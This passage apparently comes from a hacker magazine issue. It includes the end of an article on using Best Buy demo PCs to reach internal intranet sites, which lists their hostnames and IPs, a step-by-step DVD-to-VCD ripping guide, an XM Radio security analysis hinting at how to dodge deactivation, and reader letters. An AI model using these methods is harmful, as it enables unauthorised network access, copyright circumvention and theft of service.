After thoroughly abusing one Best Buy, I moved onto another, which gave me even more insight into the network of Best Buy. While executing the Windows Help vulnerability on a new machine, I was not allowed to view the C: drive and, for that matter, any local drive. But, by using the second option described previously I was on my way. Because of privileges, we can't see any drives, but we do have access to the "Internet," which, as mentioned before, isn't really much. The real gold comes from history. Some Best Buy employee browsed intranet computers, and left the addresses in history. The hostnames I found were:

toolkit: 168.94.67.20
tagzone: 168.94.67.11
msizone: 168.94.3.46
cf: 168.94.9.17

toolkit, from my experience, isn't viewable from a floor computer at least. tagzone is a corporate home page, giving you the latest news on the company and the market. msizone is some type of retailer information center, which requires a login/password pair. cf is either customer fulfillment or computer fulfillment - I'm not sure since it's called both on the site. tagzone and cf are the two coolest sites to browse. tagzone, as was mentioned, is a corporate home page. But as you explore it, more than just news is available. I was able to get instructions on how to log on to the company's VPN, how to hire and fire employees, and how the company is structured. Let us assume for a second that Best Buy didn't want the public to see this. Then who the hell didn't think that maybe putting floor machines behind the corporate firewall is a bad idea? But I digress....

cf is a site that allows employees to order items not in store to be shipped from the mysterious "Warehouse 87." I ordered a nice flat panel monitor and had it shipped to the store I was at. Little did I know that for it to be shipped, it must be scanned and paid for at checkout. Well, all is not lost, since from cf you can view warehouse inventory. Now you can see how many box sets of the TV show *24* they *really* have.

If you have access to a printer, go ahead and print. PDFs and documents are available, along with FAQs for employees. Some machines, if you are sneaky, have floppy access. So offloading PDFs are just a matter of time. Don't forget, bringing in programs is also possible, so have fun.

As for the situation with the "Internet," as I said, it's bleak. Every computer passes its traffic though a proxy, called "sproxy," with an IP address of 168.94.3.19. From multiple trace routes, it looks like it is blocking pages right from the proxy, but I might be wrong. I did find configuration files locally that specified what sites you are allowed access to, but I think those must be loaded when you first install the Best Buy demo software on the machine. It might be possible to do something through the registry. Another thing is that other open proxies don't work right off the bat, but I am still fiddling with it.

Conclusion

Best Buy made a *big* mistake in allowing publicly accessible models behind the company's firewall. Best Buy must patch this up soon. It could be simple as putting a PIN number before entering any intranet site. If not, then they could be headed for a world of trouble.

Shouts: Stankdawg, for getting me going on this whole project, dual for his constant support, the crews of DDP, Hackermind, and Radio Freek America, and most importantly, Sarah and Ashley.

Nancy Sams
Vice President
Film Print Control

WARNER BROS.
DISTRIBUTING
CORPORATION

4000 Warner Boulevard
Burbank, California 91522-1542
(818) 954-6373
Fax: (818) 954-6411

November 6, 2002

Re: Piracy of *Harry Potter and The Chamber of Secrets*

Dear Theatre Manager/Projectionist:

Harry Potter and The Chamber of Secrets is a very important asset of Warner Bros. Given the extraordinary public interest in this film, the potential for piracy is especially high. Unfortunately, technological developments have made it not only possible, but also probable for films to be camcorded off of theater screens, copied, and unlawfully disseminated throughout the world.

As the copyright owner of this film with exclusive worldwide distribution rights in all media, we are ramping up our efforts against piracy for this release. Be reminded that Section 7E of our General Terms Agreement requires exhibitors to establish and use security procedures that are reasonably sufficient to prevent any pirating, theft, copying, and unauthorized exhibition. Accordingly, in the event that your organization, and/or any of its affiliates, agents or employees engages in piracy or any other form of unauthorized copying of *Harry Potter and The Chamber of Secrets*, or is found to be facilitating, contributing to or aiding another person or entity in committing any form of unauthorized copying of *Harry Potter and The Chamber of Secrets* (for example, by failing to take necessary steps to control the security at a theater), Warner Bros. intends to take legal steps to prosecute your organization and the alleged perpetrators **to the full extent of applicable laws.**

Warner Bros. is working with the Motion Picture Association of America ("MPAA") and appropriate enforcement authorities. If you or any other person has information regarding any unauthorized copying of this film, please contact both Warner Bros. at 1-888-863-8040 and the MPAA Piracy Hotline at 1-800-662-6797 (the MPAA number can be remembered as 1-800-no copies). If a pirate is identified and successfully prosecuted, the first person to contact the MPAA Hotline regarding that pirate is eligible for a reward.

Thank you for working with us to provide a secure environment for the exhibition *Harry Potter and The Chamber of Secrets.*

Sincerely,

Nancy Sams
Vice President
Film Print Control
Warner Bros. Distributing

A Time Warner Entertainment Company

What an obnoxious way to speak to the people who sell your product! Perhaps this will piss off enough theater owners into going independent.

Ripping Movies from dvd to cd-r

by Solthae

I wrote this guide in reply to Cybersavior's letter in 19:3 concerning an advertisement claiming to sell software which will copy DVD movies to CD-R's using a DVD, DVD-Reader, CD-R writer, and their software. This is 321studios' DVD Copy Plus "program" specifically, but they are everywhere. I am delighted to say that this is not only a reality, but also that the software to do it is all freeware (including, no joking, the software they sell you). I am sad to say that the people who sell you these freeware programs do not pay the authors of the freeware anything (no donations, no fruitcakes in the mail, nothing) and provide you only with a shitty guide for your money. So here is a simple (and hopefully not shitty) guide to start one on this process and also point them in the direction of more and much better guides and information.

Overview

We will be first getting the data off of the DVD and onto your hard drive with SmartRipper. Then we will be converting these DVD files to MPEG-1 format. Last, we will burn these mpegs to a CDR in VCD format.

Needed Hardware:

A VCD compatible DVD player.
A computer with sufficient free space (7 to 9 gigs in my experience).
A DVD-R drive ($500+ DVD-W unnecessary).
A CD-W drive.
A few blank CD-R's.
Some patience.

Needed Software:

(Coincidentally, these are the same programs included in 321software's DVD Copy Plus.)

More recent versions of: SmartRipper (http://www.3dnews.ru/download/dvd/smart-ripper/), DVDx (http://www.digital-digest.com/dvd/downloads/dvdx.html), and VCDEasy (http://www.vcdeasy.org/).

If any of those links don't work, try http://www.vcdhelp.com or just search google. Note: These are not the only free programs out there, just the ones I cover in this guide.

Using SmartRipper

1 - Open SmartRipper (put DVD in drive first).

2 - When SmartRipper is opening there should be some automatic reading of the DVD drive and analysis of the data on the DVD. The only time this didn't work for me was when I was trying to be cheap and read off the DVD drive over a network on another computer.

3 - A neat little interface will pop up.

4 - Settings:

Target: This is a file name with a file specification browser button to the left of it. Use this to specify the location of the file to be saved. I always leave the name as vts_01, so if you change it you're on your own here (shouldn't make a difference though).

Stream Processing Tab: This is the tab next to the Input tab. Click it and make sure "Enable Stream Processing" is checked. In the "Streams" list box, select the video stream (it should say something like: [0x0E] Video NTSC....), then with it highlighted click the "Demux to Extra File" on the right. Select the audio stream from the list as well. I have skipped all these steps other than making sure "Enable Stream Processing" was checked and have had it work. It's up to you.

Setting Button: Click this button to bring up some options. These you can leave except for one. You have two choices here. Either you can select "File - Splitting, Every Chapter" or "Max Filesize". With "Max Filesize" you should bring it up to at least 9000MB. Leave the rest alone until you are ready to do a little more advanced playing around once you get a few burns under your belt.

Title -> Program Chain -> Angle: Select "Program Chain 1" then "Angle 1". The time in the brackets next to it should be the same length as the movie length.

5 - Press START Buttons (it won't appear until a target on a hard disk with sufficient space is selected.

6 - Wait a while (30 to 60 minutes).

7 - Another window should pop up and when done an OK box will pop up stating "Rip Complete".

Using DVDx

1 - Open DVDx.

2 - Go to "File - Open", then open the .IFO file created in the target directory specified in SmartRipper.

3 - Go to "Settings - Input Settings" (if it doesn't pop up automatically). Specify anything that is not already selected.

Audio: Select the audio stream you burned (i.e., English).

Audio/Video Synchronization: Make sure this is checked. Most of the things should already be checked so you won't have to worry too much.

Press OK. *If you get some errors, that is OK. Don't panic! These are more generally just warnings. I've always still been able to convert with them.*

4 - Go to "Settings - Output Settings".

Resolution: Select 352x240 for NTSC.

Mode: Select to change the video mode (none to leave same as is on DVD).

Volume Don't Exceed: This is the size of the MPEG that will be created. Select 800MB if you will be using 800MB CD-R's and 730MB for 730MB CD-R's. If you wish to only convert specific chapters select "Custom Chapters" then "Settings".

Next to "Max Frame" click "Whole" then "Apply".

5 - Here is the really cool part. Your movie will appear in the box in the middle and you can scan through it and check it out. Neat!

6 - When done marveling at the movie on your hard drive select "File - Select Output" and change the file name and location to your liking.

7 - When you are ready, click the "Encode" button, but be warned these conversions can take hours!

Using VCDEasy

1 - Open VCDEasy. If you get an ASPI error when you start VCDEasy (I did the first time), then you need a new ASPI Driver. Go to http://www.vcdeasy.org/modules.php?name=_Guides&id=Cdrdao#ASPI and scroll down to "how to install/check the ASPI Drivers" (or just search through www.vcdeasy.org).

2 - Select your CD writer from the "CD Writer Drop Down Combo Box".

3 - Uncheck "Simulate".

4 - Change the "Volume Label" to the name of the movie (or whatever you wish).

5 - Select a location for the Bin Output File.

6 - Next Click "Add Files". A common dialogue box will pop up. Make sure to select only one of the .mpg files (if there is more than one). These are the two files created in separate parts no bigger than 800MB (or 730MB) that you specified in DVDx.

7 - Now click "Settings".

CD Writer: Your CD writer.

Speed: 4x (this is a good speed that will not wear out your writer).

Buffer: 64.

Force Driver: Click on the "More Information" link and you will be taken to a page that will give you the options you need to select according to your writer. Look up the needed setting according to your vendor and model. This is a very important part. It is most likely you will be selecting "generic-mmc", so you may just try it if you dare.

8 - We're almost done here. Insert a blank CD-R into your writer.

9 - When ready click GO. It shouldn't take more than the usual time it takes to write a CD-R.

10 - Enjoy your backed-up movie.

More Sources for Information


1 - A *great* site for all your VCD, DVD, SVCD, MPEG, etc. conversion guides and programs: http://www.vcdhelp.com/.

2 - Check out the VCDEasy Website and why not donate a few dollars for its creator(s) generosity? http://www.vcdeasy.org/.

3 - Check out 321software's website for free information on troubleshooting the freeware programs that they charge you $60 for: http://www.321studios.com/support.htm.

Conclusion

Backing up your DVDs can be a satisfying experience as well as a frustrating one. Watch out for Blue Screen of Death errors sometimes when using SmartRipper. I hope this simple guide has answered the same questions I had when first faced with these programs and this process for the first time. Support the generous people who distribute freeware with all your might. These are the people of inspiration for those of us who oppose greed, hate, and general fascism at every turn.



The Flawed Future of Radio

by Acidus
Acidus@resnet.gatech.edu
www.yak.net/acidus

When people talk about XM Radio, they tend to talk about things like its compression and encryption algorithms, its quality, its content, and how to get it all for free. But everyone is missing the big picture: XM isn't important because of its technology or the exploitation thereof. XM is important because it is the dominant player in a brand new industry. Only two companies have licenses for satellite radio and both use approximately the same infrastructure. This means the dominant company's architecture will be the platform for future services transmitted to cars. While taking advantage of existing flaws to save $10 a month is trivial now, the insecurities inherent in the platform could cause some serious problems down the road. Streaming pay-per-view movies to video systems, local traffic reports with GPS, email and limited web browsing, and voice over IP are all coming to cars in the next decade. The flaws in XM's infrastructure need to be addressed and fixed now before security is sacrificed later on for profits and backwards compatibility.

XM Overview

There are a lot of myths about XM, so let's clear them up. XM radios are exactly like normal radios in that they receive electromagnetic waves and translate them into information. XM receives its signal from two satellites and, in heavily populated areas, ground-based broadcasters. Normal radio simply has ground-based broadcasters. The info in a normal radio signal is analog and encoded using AM or FM. The info in XM is in digital form, compressed to allow better quality in less space, and the signal is encoded using a proprietary encryption scheme. Just like normal radios, XM has an antenna which receives the signal. You must have an antenna capable of receiving the signal to even get it. You tune to different frequencies to hear different stations on normal radio; all of the XM channels are on one range of frequencies. Think of XM as simply one radio station with lots of programs. Your XM radio then takes the entire stream of channels and extracts the one channel you want to listen to and decoded/decompresses it.

Signal Transmission

XM is broadcast from two Boeing satellites, aptly named "Rock" and "Roll." From 22,000 miles up they pump out 70 megawatts of signal, painting nearly all of North America. While it is only offered in the US (due to licensing), the signal can be received in most of Canada, Mexico, the Caribbean, and even parts of Alaska. There is no way for the radios to transmit any data to either the satellites or the ground repeaters. This one-way approach offers several fundamental problems with the system.

1. All XM signals are received by all XM radios. There are currently no means of "spot beaming" signals to only local areas (as DirectTV does to offer local channels). This means there can be no generic activation signal, etc. It must be personalized to your radio ID (on the bottom of the radio). This eats up more bandwidth.

2. Since all radios receive the same signal, all radios use the same decryption keys. From the other end, you could say that based on the limited bandwidth XM has (which we will discuss later), they can't transmit the same channel at the same time with two different encryption keys. Thus there is only one encrypted signal sent, and all radios must decode it.

3. Since none of the radios can transmit, control over them can only be one way. They have no way of knowing if the activation signal, deactivation signal, or decryption keys have been received by your unit. The only way XM will know of any problems is if you call them.

The Signal

This is the bottleneck for XM. The FCC licensed only 12.5 MHz to XM, from 2332.5MHz to 2345.0MHz. They have 100 channels (well 101, which I'll get to later), which means that they only have 125KHz of bandwidth for each channel. In contrast, FM ra-

dio stations have 200KHz. XM advertises that they have "near CD quality sound." While I don't want to get into how that's an impossible statement, it does mean that they need to take an audio signal of significantly higher quality than an FM radio signal and make it fit into 125KHz. In fact, when you count in the artist/song name/album info displayed for every channel, as well as control signals being sent from the satellite, each channel has even less bandwidth.

The signal contains two types of information, which I call broadcast info and personalized info. Broadcast info is a signal that all radios are supposed to get and act on (such as the channels). Personalized info is information that they intended for only one radio, and thus all personalized info is tagged with your Radio ID. Examples are activation signals and deactivation signals. Don't get confused by this. All radios receive the entire signal and the radios use the broadcast in any personalized info if it's tagged with that radio's ID. If not, the data is ignored, just like IP packets on a network. If/when the type of content is expanded, this could be a way to packet sniff XM, though it would require lots of knowledge of the hardware. If someone attempts to implement a software decoder, this could be easy.

The signal is incredibly redundant. Error checking between the two signals from the two satellites is done to try and determine what is noise (ground based repeater signals are also analyzed if present). The signal itself uses dual Reed-Solomon codes and Viterbi codes. These are powerful error checking systems commonly used in satellite transmissions. They both only work on blocks of data, which seems to imply that the encryption algorithm is block based instead of stream based.

According to an XM engineer, due to the overhead caused by encryption, the signal is sometimes compressed after it is encrypted. ST Microelectronics makes the chipsets for XM radios. The STA400 channel decoder handles all the nastiness of converting the satellite signal into digital form, checking it for errors, and decrypting it. The STA450 source decoder decompresses the audio and handles volume and tone control. The fact that the decryption circuits are in the chip that receives the signal first seems to imply that the signal is almost always encrypted after it has been compressed.

Compression

The number of theories of the compression schemes that XM uses is around the number of Grassy Knoll theories. MP2, MP3, AMBE, AAC, the list goes on and on. A few things are known. XM Radio had a contract with Digital Voice Systems Inc. to use their AMBE (Advanced Multi-Band Excitation) speech compression algorithm. The XM Radio customer agreement states that the AMBE technology in their product is copyrighted and licensed for their use. That makes it safe to say that AMBE is used at least in part to compress the speech-only channels. Since the STA450 has a built in EPAC decoder, it is safe to assume that at least a bulk of the music is encoded with this algorithm. This conforms to a claim made by an XM engineer that their compression technology is similar to Mpeg-4.

Encryption

The only really complex part of XM is the encryption. Nothing is known about the encryption algorithm. It is supposedly proprietary, but even its key length isn't published. It is implemented in hardware and works on blocks instead of streams. The keys are dynamic, and new keys are sent to the radio through control signals from the satellites. Your radio must be on to receive any signal including the new keys (based on the fact that you must have your radio on and be able to hear the preview channel to activate your radio). Assuming Flaw 2 is correct, XM needs to be damn sure everyone has the new keys before they switch the signal. They could be broadcasting the new keys for a long time before they implement them (perhaps even a month or two early). These could be sent as broadcast information and all radios would store them. If you didn't have your radio on for several months and reported the loss of signal to XM customer service, they could simply upload a request to the satellite to transmit personalized data to you containing the new key. Perhaps new keys are only broadcast once or twice a year and an aging algorithm in the radio changes it at set intervals until the new codes are transmitted. Further testing with an XM radio would help answer these questions.

However the keys are transmitted, they are stored on what an XM engineer called an "SS Decoder" (Source Secure? Sound Secure? Something like that.) He stated this was tamper resistant RAM in the radio. It was not removable like a flash card, which he said "is where DirectTV screwed up." Supposedly the SS Decoder will erase/destroy itself if someone attempts to remove it.

Activation

Let's step through the activation of an XM Radio.

1. You buy the radio and turn it on. The radio checks itself and sees that it has not received an activation signal from the satellite, and thus only lets you listen to the preview channel (Channel 1).

2. You call XM customer service (800-852-9696) or use their website and submit the radio ID on the bottom of your XM radio. The XM system tells the two satellites (and perhaps even all the ground based transmitters since they don't know what city you're in) to transmit an activation signal for your radio.

3. Since the signal is going to be received by every XM radio in the US, it is personalized with your radio ID. This activation signal is broadcast every ten minutes for the next 60 hours.

4. You turn on your radio and await the signal. Once it gets the signal, your radio can now receive all of XM's channels.

Examining the amount of bandwidth they have and the amount of content they deliver, we can conclude that XM has very little left over to send commands to the radio (such as new decryption keys, control signals, etc.). Indeed, the fact that they only transmit the activation signal every ten minutes for 60 hours supports this. If you never get this signal, you call XM and they will broadcast it again.

Exploitation

So what happens when you cancel your service? Well, basically the same thing. XM broadcasts a cancellation signal which tells your radio to stop receiving the full XM content. Again this signal must be personalized to your radio ID. But what if your radio never gets the cancellation signal? Bingo. While I have no XM radio to test this with, the shear overhead in having to transmit personalized cancellation signals for every radio that has canceled service on a regular basis is simply too great a task for the limited bandwidth they have. Granted, they probably transmit a cancellation signal less often over a longer number of hours (such as once an hour for 360 hours), but it's simply too much overhead to keep it up for long. XM's security could be defeated by something as simple as turning the radio off for a month.

Further Strain

XM is now offering premium channels, currently only the Playboy Channel. It doesn't replace an existing channel. So now the limited bandwidth must be divided up even finer to allow for another station. This doesn't even include the added overhead of all the personalized signals telling radios all over the country to allow access to the premium channels. This will sadly lower quality on all the channels for all the users, even those who aren't paying for the additional channel. They can only push so much through the pipe they have. Now XM doesn't have to allocate the same space to talk stations as music stations, and indeed an on-line debate rages on how XM assigns the bandwidth to channels: dynamic or static. Regardless of how it does, adding the Playboy Channel will cause much more overhead on this already strained system. This may force XM to reduce the length of time it will transmit control data. For customer service reasons, they won't cut the time activation signals are broadcast, so deactivation signals would be the first to go, making the system easier to exploit.

XM's Future

XM's stock is one-sixth its IPO. While it is meeting its customer goals (currently around 300,000 subscribers), it is still losing money. They have a big contract with GM and several 2003 models come with XM standard or as an option. The big bad wolf of the radio biz Clear Channel has a good deal invested in XM. Even if it tanks, the expensive part - the infrastructure of the system - is already in place. The system would be purchased for pennies on the dollar and the services restarted. Satellite delivered content for cars isn't going away.

If you want to use my article to cheat XM out of $10 a month you missed the point. If you want to use the info to try and open source a decoder, that would be a pretty cool graduate thesis (an XM antenna would be necessary, along with some interface equipment from Gnu Radio Project, and some spare time). XM needs to make sure the next generation of its services have some form of two-way communication. I envision using G3 cell phones for upstream and the satellite for downstream, just like satellite modems. XM's delivery system needs to change as more services are going to be delivered to cars, and chances are it will contain much more important information than Rick Dees and the Weekly Top 40.

Final Words

Thanks to all the folks who I got to hang out with and who listened to me talk at Interz0ne and Phreaknic, especially rockit, JohnnyX, Virgil, Strick, psyioded, James Dean, JaneLane, Optyx, specwhore, SD, and Freqout.

First I must sprinkle you with fairy dust!

Chaos Communication Camp 2003
The International Open Air Hacker Meeting
7/8/9/10th August 2003
near Berlin, Germany (Old Europe)

http://www.ccc.de/camp/

Babble

The War on Stupidity

Dear *2600:*

I was reading through the letters from 19:3 when I discovered a very big coincidence. In "The School System" section, ThyF wrote that the new sys admin (he called leader) was formerly the science teacher and had no certification and very little confidence. Back when I was in high school (graduated in '99) I too had a new sysadmin for the computer systems who happened to be the science teacher. I didn't directly have any experiences with him, but at the time one of my hacker friends (we'll call him Bob for the fun of it) was messing with the new novell network system (don't know how novell is now, but back in the day it was *very* easy to manipulate user privileges, especially when they kept the settings at default out of box). Bob was messing with the messaging system and thought it would be funny to send a popup to his friend in another class since he knew what computer he was at. Bob inadvertently sent the message to everyone on the network (if I remember right the network included about five schools in the area). Despite their ignorance they managed to track down the source of the message to Bob's computer. When he explained how he did it, he told them of a few (gross) security holes and even showed them how to fix one of them in about three minutes. They gave him a choice. Either be in huge trouble and be handed over to the local police (which I think was BS but I'm not sure) or be an unofficial tech support. That's right, he got caught "hacking" and they make him the tech. As "punishment," they made him clean all the computers of a backdoor type program that was on many of the computers that students used to mess with the teachers (it was hilarious, one teacher swore that every time he bumped the table the CD-ROM would open!). Bob even told me the new sysadmin once asked him to explain the concept of "client and host!" A few years down the road this got him a job in the school district getting paid more than the teachers are to do the same stuff he was doing already for free. He also frequently got called out of class to fix some problem or another, which was a major plus for some of the more boring classes.

Because of him (and a few others like him, but mostly because of him), they realized that high school kids do have brains in their heads. If he (and others) can learn all this stuff by teaching themselves (via hacking and reading books), imagine what they can do if they got taught the stuff in class. The year I graduated they were talking about starting a program to train high school kids to get various computer certs (like A+ cert, etc.). I am told that the program is now implemented in other school districts as well, but don't know all the details on it.

Unfortunately, there were also the kids that abused their skills so now I am told by my younger brother that they have cameras at every computer console, and severe actions are taken if you do so much as type in 2600.com (or any site banned by the proxy). I have even heard of someone getting in trouble because he was doing research and a search in hotbot.com (back before it was banner-bot) came up with a few porn entries, right when a teacher happened to walk by.

Moral of the story: to get a job in a school district, just get caught hacking. Seriously though, anyone caught doing something like ThyF or my friend, show them a few tricks to fix the problems and you just might get on their good side if you play your cards right and don't treat them like they're idiots even if they are (it's human nature to penalize someone as much as you can when they treat you like shit, which is not what you want when they just caught you hacking).

JF
Texas

Dear *2600:*

http://www.wiwg.cap.gov/ES%20Tool%20Kit/Resources/National/FEMA%20ECD.pdf. They keep moving it! Print the list.

shaggyeightball

Dear *2600:*

I am an engineering student at a Canadian university. As I am sure is the case in many post-secondary institutions nowadays professors at my school are increasingly turning to the Internet to dispatch course information. Early this semester I was looking for one of my course web pages. Having lost the syllabus, I had only the first assignment from the class to guide me. I typed a few of the more interesting words into a Google search box and hit go. Much to my surprise, two links emerged: one to the assignment and another to the solution (both postscript files). Quite intrigued I clicked on the link to solutions. Rightfully, as the assignment is not due for another week, the link was dead. However, Google keeps a cached text version of the postscript files it encounters and it was broadcasting these solutions to the world. Now I know there are a lot of people in my class that would love to get their hands on this information - hell, some of them would probably be dumb enough to print it off, put their name on it, and hand it in. My question is how do I get it taken off the web? If I contact Google would they be willing to remove it? How would I alert my professor without appearing guilty (but still remain credible)? Or should I just tell him to do some damn work and come up with a new assignment every year instead of just recycling them?

eigenvalue

It would be ridiculous to bother Google with this.

Your professor is lazy, plain and simple. If he gives out the same assignment every year, surely the possibility of a previous student passing on the solution to a current student must have crossed his mind. If you think you'd be somehow held responsible if you told him of this hole (at the same time offering to complete a different assignment), then we suggest going the anonymous route, either letting him know the specifics through some kind of anonymous note or telling the entire class in the same way.

Dear *2600:*

My school's proxy blocks 2600.com, but not 2600.ca. I missed *Off The Hook* (thank God for shortwave!) and I can't download it because it reverts to 2600.com. Could you send me a form letter that I can send to my school's I.T. department formally requesting that 2600.com be unblocked? I think you guys can do a much better job. Why does Symantec by default block 2600.com? It's absurd. My school being a liberal private school they won't suspend me. Don't worry.

2600 Reader

Sometimes people have luck ftping to our site and downloading the shows that way. We encourage mirroring of all the information at www.2600.com so that people don't have to worry about this nonsense. We think the best way to approach this is to go right to the source and confront those companies that put us on their blocking list for no reason at all other than their own presumptions and ignorance. We intend to do this but it would be useful to gather as much information on who is blocking us and what their alleged reasoning is.

Random Observations

Dear *2600:*

According to www.atf.treas.gov/field/atlanta, the Atlanta Field Division of the Bureau of Alcohol, Tobacco, and Firearms is at 2600 Century Parkway with a phone number of (404) 417-2600. Very odd that the address and the number have what I believe a contact number. Maybe *2600* related?

kyoung

Well, we do have fans in the oddest places....

Dear *2600:*

Have you heard about the Homeland Security *Infragard* program? This directive/program has chapters in *all* 50 states, has monthly meetings that are *free* to the attendees and information on computer security issues and the people involved from a federal, state, and private sector perspective. Check out www.infragard.net for more information as well as local chapter information.

Tom

Dear *2600:*

Previously, I used to think that any of those people that wrote to *2600* asking about how to "hire a hacker" or mentioning some sleazy job they needed a "skilled hacker" to do for them was based mostly, if not solely, on their own ignorance. Then I ran across this just now: http://www.1800hacking.com. It's talk and details about how to hire a hacker (among other things). Now I'm beginning to wonder just exactly how many other sites like this are out there promoting all of us as nothing more than some kind of tech mercenaries or something. I don't know, maybe this just ties in with so many other misconceptions and stereotypes about us. Or perhaps this is just another corporate scam of some type to use a computer user's paranoia as just another source of revenue. All I know is, I really wish there weren't sites like this out there, since I don't think it helps us any.

Captain_B

Dear *2600:*

I think it's funny how you guys are trying to let the public know that hacking isn't about going where you're not supposed to go, yet in the marketplace section of your magazine I see ads advertising how to sneak into places by picking locks. In one ad it even says "going places you're not supposed to go." Now, isn't this detrimental to your ultimate goal of dissuading the general public of their injected beliefs?

Anon O. Mouse

What appears in the Marketplace is not necessarily material that agrees with our editorial stance. It would be completely wrong for us to insist that it was. We will only step in if an ad has absolutely nothing to do with the hacker world or is clearly advocating some kind of illegal action. The mere pursuit of knowledge simply doesn't meet that standard. So you may see all kinds of things in there that don't seem to be in line with what is said on other pages. That's the nature of information exchange.

***Dear* 2600:**

I've tried to keep up with your wonderful publication since roughly late 1995, but occasionally I've missed an issue. I'm writing to say that all this DVD ripping and all these pre-release screeners of movies not even in theaters yet is definitely someone on the inside. I know this because although I'm not in on it, I've got several contacts who are. Just look around IRC. Anybody who thinks Edonkey, Kazaa, and Limewire are the big P2P networks are sadly mistaken. Just last week pre-DVD rips of *Femme Fatale, Signs, S1M0NE,* and several others surfaced on IRC. Only one of them had any "This is not for sale" artifacts in it. So tell me, who other than someone on the inside could release a DVD rip of a movie more than two months before the movie is actually available to the public? Not a common-day P2P pirate. The MPAA and the RIAA both need to look within their own ranks before they start pointing fingers at the average consumer asking, "Are you leaking our material?"

TwinZero

Dear *2600:*

In the 19:3 issue of *2600,* I noticed behind the lettering of the article "Hacking On Vacation" the layout artist had placed a "Save the Disney Hole" photo, this referring to the large hole left in the middle of Philadelphia on 8th and Market Streets by Disney.

Well, just to inform your readers, the Disney hole has been saved. Saved into just what Philadelphia needs... another parking lot.

r0b

Dear *2600:*

Hey, if you'll notice on the back of 19:3, the third payphone (the blue one) that doesn't seem to accept anything has a sign near the top describing payment methods. The very top of the photograph seems to say "International credit card and collect calls only." Maybe that would explain why there isn't a coin or card slot.

dougk_ff7

Dear *2600:*

In the 19:3 issue of *2600,* I ran across a slightly hidden IP address upside down on the Table of Contents page under the word Monitoring. You may have to hold it up the light to see but it reads "166.112.200.202." So of course I had to type it into my web browser and just so happens I see a pic of Bush. The site is "Citizen Corps." Interesting as it is, I was wondering why that was placed on your contents page. If nothing else, thanks for the little oddities you hide in the pages of your nifty little mag.

Also, is *Freedom Downtime* going to be released on DVD? If so, when?

Phake

We're working on it. We hope to have it out by summer. And we can't be held responsible for what you see in our magazine while holding it upside down. In fact, that's not the way we intended the magazine to be used. We must insist that you curtail such activity.

Dear *2600:*

I think your magazine is pretty cool most of the times. But I hate it when you guys start rambling on and on about politics and how you're discriminated against. I feel the magazine should be more technical and less political. You should have more programming tutorials and more code! Let's become aware of the insecurities of the Internet by learning about TCP/IP and learning how to protect ourselves with a good IPChain tutorial. I think you should just skip the crap and teach most of the script kiddies that read your magazine how to be elite.

Victor Hugo

We have to strike a balance between all kinds of different subject matter. If you can look around you and truly not see the dangers that threaten the future of anyone interested in 2600-related things, then we really envy you.

Dear *2600:*

I want to thank you for your promptness in getting my Holiday "Guarded" Special to me. And I hate to sound cliched, but as soon as I took the envelope out of my mailbox I knew what was in it, and as soon as I got in my apartment, I popped the tape into my VCR.

And I have to say that I have thoroughly enjoyed it, but I would like to point out two of your remarks from the scene where you were in Los Alamos. You said "we noticed more of these weird guys in fatigues all around the building." And then you continue with "That's when we got lost on a dark road with no name in the middle of New Mexico with a bunch of military zealots surrounding us. We got the message." Those of us who are in the military community are neither "weird nor zealots." We are just ordinary citizens who love our country enough to be willing to defend it and/or their descendants.

Yes, as I am sure you can gather I have served this great nation of ours in the U.S. Army having spent 11 years, both on active duty and in the U.S. Army Reserves. Now, granted, as with any community there are of course some "weird" persons or "zealots," but that doesn't make everyone in a given community "weird" or "zealots." I do not consider neither myself, nor those that I served with to be either "weird guys in fatigues" nor "military zealots." Also, if you look at just about every organized religion in the world, you'll find your zealots and/or weird people. That does not make organized religions themselves to be "weird" or "zealots."

Also, considering that one of your goals is to devilify, de-demonize, etc. the term hacker as being someone who is just interested in learning how things work, as opposed to those who break into computers for personal/financial gains, you are not serving your cause by resorting to the same level of name calling as the mainstream media has when it comes to the hacker community or individual hackers.

Just some food for thought. Keep up the fight.

Also I had to "laugh" at the statements by Markoff that alludes to Kevin's skill as a social engineer. I mean if that is now a crime, then how come *all* of the sales people in the country aren't in jail? I mean, to be a successful sales person don't you have to be good at social engineering?

In closing I just have to ask, has Markoff ever finally met Kevin?

Herman

No, last we heard, that summit has yet to occur.

Regarding the remarks on the military, we really didn't mean to hurt their feelings. It's just when you're trying to get into a library as we were in that part of the film and instead we see all kinds of people in the bushes in military fatigues watching us, the word "weird" came to mind. Later, as panic set in, we imagined ourselves being pursued, surrounded, and chased down to our deaths as we sped down a dark road that didn't have any road signs and wasn't on any map. It suited the mood of the moment to think of the strange men in military fatigues who were all around us and wanting us to disappear as "zealots." It made the driving go faster.

Dear *2600:*

In the past year I have seen everything from DoS attacks to rooted servers and even death threats, all against fellow *2600* groups and even against people in the same *2600* group. I, personally, am getting sick of it all and have distanced myself from almost everything to do with the *2600* name, and as I watch all this happen more and more I continue to distance myself and I know I'm not the only one getting away from it

all. I think you all need a serious reality check. Groups are all at war with each other. We are forgetting the fact that we are all on the same side here. There are much bigger problems in the world than who said who is a lamer. We could actually get things done in the world if we would concentrate that hate for each other against corporations and governments that are trying to take away our freedom.

Abstract

You make a big assumption in thinking that the people who attempt to subvert things are really on the same side as the rest of us. We've seen this kind of thing happen time and time again and there's no doubt every group of people is afflicted with this problem to some degree. It's a bit more difficult to deal with here since most of the public has a misinformed opinion of what hackers and 2600 are all about in the first place. And it's also made difficult by the fact that we're open to outsiders, many of whom turn out to be extremely valuable. But there are a great number who have no real interest in anything other than their own glorification and the best way for them to achieve this is to grab the spotlight whenever possible regardless of the effect it has on others. Then those who don't know any better define everything having to do with hackers and/or 2600 by the actions of those people who speak the loudest. If our community was closed off and secretive, this kind of thing probably wouldn't be as much of a problem. But, since doing that would defeat a good part of what we stand for, we need to find a different solution. We don't have all the answers but one essential component that we really need is strength. Strength to stand up for what we truly believe in and strength to prevent people who don't get it from poisoning the community for everyone. At least some of the time these people exist because they haven't had a chance to learn. So patience needs to be added into our preventative cure. Since this kind of thing will always be happening, this fight will never really be over. The one thing that we really shouldn't do, no matter how tempting, is to give up and walk away from it.

Dear *2600:*

Regarding Microsoft's aptly named "Palladium," I find their choice of nomenclature extremely intriguing. *The New English Penguin Dictionary* defines the meaning of palladium as: "something that gives protection; a safeguard." Fair enough. We can see Microsoft's motivation behind their naming convention. However, the attached etymology states: "via Latin from Greek palladion, epithet of Athene, Greek goddess of wisdom. The safety of Troy was believed to depend on a statue of Athene" (dictionary extracts edited for brevity).

